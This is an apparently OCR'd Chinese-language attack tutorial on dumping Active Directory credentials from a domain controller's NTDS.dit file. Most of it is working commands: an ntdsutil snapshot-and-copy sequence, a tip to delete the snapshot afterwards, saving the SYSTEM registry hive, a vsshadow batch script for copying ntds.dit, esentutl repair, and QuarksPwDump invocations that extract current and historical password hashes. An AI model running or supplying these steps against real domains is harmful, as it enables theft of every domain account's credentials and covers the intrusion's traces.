# NTDS.dit 文件介绍

在域内，HASH 是存在 NTDS.DIT 中的,NTDS.DIT 是一个二进制文件，就等同于本地计算机的 SAM 文件，它的存放位置是%SystemRoot%\ntds\NTDS.DIT。这里面包含的不只是 Username 和 HASH，还有 OU、Group 等等。

# NTDS.dit 文件获取(2003-2012)

## 1.Ntdsutil 备份 ntds

使用如下命令在 dc 服务器执行用高权限的 cmd 不然会导致无法复制的情况 具体命令如下 一句一句输入

Ntdsutil.exe
Snapshot
activate instance ntds
Create
mount {GUID}
copy c:\MOUNT_POINT\WINDOWS\NTDS\NTDS.dit c:\NTDS_saved.dit
unmount {GUID}
Quit
Quit
当 mount 之后就可以重新打开一个 cmd 来执行 copy 命令
拿到 NTDS 文件之后记着删除快照信息
查看快照
snapshot: list all
delete 1


我们要解密提取 NTDS 的 hash 需要用到 system.hive 文件 或者 system.hive 文件 key 值，获取 system.hive

reg save hklm\system system.hive

获取 system.hive 的 key 值

可以使用修改过的 quarkspwdump 读取,或者使用 RegQueryInfoKey 查询出来

Quarkspwdump -k





## 2.ShadowCopy 备份 ntds.dit

setlocal
if NOT "%CALLBACK_SCRIPT%"=="" goto :IS_CALLBACK
set SOURCE_DRIVE_LETTER=%SystemDrive%
set SOURCE_RELATIVE_PATH=\windows\ntds\ntds.dit
set DESTINATION_PATH=%~dp0
@echo ...Determine the scripts to be executed/generated...
set CALLBACK_SCRIPT=%~dpnx0
set TEMP_GENERATED_SCRIPT=GeneratedVarsTempScript.cmd
@echo ...Creating the shadow copy...
"%~dp0vsshadow.exe" -script=%TEMP_GENERATED_SCRIPT%
-exec="%CALLBACK_SCRIPT%" %SOURCE_DRIVE_LETTER%
del /f %TEMP_GENERATED_SCRIPT%
@goto :EOF
:IS_CALLBACK
setlocal
@echo ...Obtaining the shadow copy device name...
call %TEMP_GENERATED_SCRIPT%
@echo ...Copying from the shadow copy to the destination path...
copy
"%SHADOW_DEVICE_1%\%SOURCE_RELATIVE_PATH%" %DESTINATION_PATH%
修复 ntds.dit
esentutl /p /o ntds.dit

# 从 NTDS.DIT 提取域成员 hash


### 一：增强版 quarkspwdump

1.-NT 指定 NTDS 文件路径 -sf 指定 system.hive 文件路径 -o 输入文件
QuarksPwDump.exe -dhd -nt NTDS_saved.dit -sf system.hive -o hash.txt




2.指定 system.hive 的 key 提取 hash -sk

QuarksPwDump.exe -dhd -nt NTDS_saved.dit -sk xxxxxxxxx -o hash.txt




3.提取带历史记录 hash -hist

QuarksPwDump.exe -dhd -nt NTDS_saved.dit -sk xxxxxxxxx -hist -o hash-hist.txt